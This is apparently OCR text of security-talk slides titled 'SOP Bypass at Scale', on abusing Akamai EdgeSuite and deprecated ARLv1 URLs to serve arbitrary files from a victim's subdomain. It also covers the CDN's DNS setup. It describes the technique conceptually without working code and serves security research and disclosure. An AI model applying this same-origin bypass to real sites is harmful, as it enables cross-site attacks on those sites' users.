
Flowplayer

CROSSING THE ORIGIN BOUNDARY




Flowplayer

CROSSING THE ORIGIN BOUNDARY




Flowplayer

CROSSING THE ORIGIN BOUNDARY




Flowplayer

CROSSING THE ORIGIN BOUNDARY




Flowplayer

CROSSING THE ORIGIN BOUNDARY



Flowplayer

CROSSING THE ORIGIN BOUNDARY



HACKING WEBSITES WITH AKAMAI EDGESUITE

SOP BYPASS AT SCALE

WHAT IS EDGESUITE?

SOP BYPASS AT SCALE

Akamai EdgeSuite

SOP BYPASS AT SCALE

- EdgeSuite.net is used in Akamai's Content Delivery Network (CDN).
- Part of the FreeFlow service, Akamai's legacy content delivery network.
- The setup process for FreeFlow involves pointing DNS records to Akamai's network.
- Instead of hitting your site directly the Akamai service acts as a caching and distribution service.

Akamai EdgeSuite - DNS

SOP BYPASS AT SCALE

akamai.example.com


x.example.com.edgesuite.net.

a1337.g.akamai.net.

184.25.56.98


Akamai EdgeSuite

SOP BYPASS AT SCALE




Akamai EdgeSuite

SOP BYPASS AT SCALE




Akamai EdgeSuite

SOP BYPASS AT SCALE



Akamai EdgeSuite

SOP BYPASS AT SCALE



AKAMAI RESOURCE LOCATORS (ARL)

SOP BYPASS AT SCALE

ARLv1

SOP BYPASS AT SCALE

- **A**kamai **R**esource **L**ocator
- Special URL use to host files on the Akamai network.
- A deprecated service that Akamai used to do when setting up clients for their CDN solution.
- Despite being deprecated, many endpoints still have it enabled.

ARLv1

SOP BYPASS AT SCALE

Say you want to host this file on Akamai:

http://example.edgesuite.net/flow/swf/example.swf

ARLv1

SOP BYPASS AT SCALE

ARLv1

SOP BYPASS AT SCALE

- This process is known as **Akamaization** of a URL.

- Akamai's network works by pulling the file off your server and hosting it on the CDN.

ARLv1 & EdgeSuite

SOP BYPASS AT SCALE

- If you point akamai.example.com to Akamai's EdgeSuite service, we can host arbitrary files on your server.

- However, you can only use the site to retrieve files from a specific list of sites.

ARLv1

SOP BYPASS AT SCALE

Access Denied

You don't have permission to access "http://i.[redacted].com/robots.txt" on this server.

Reference #18.503819b8.1437077685.142a90e7

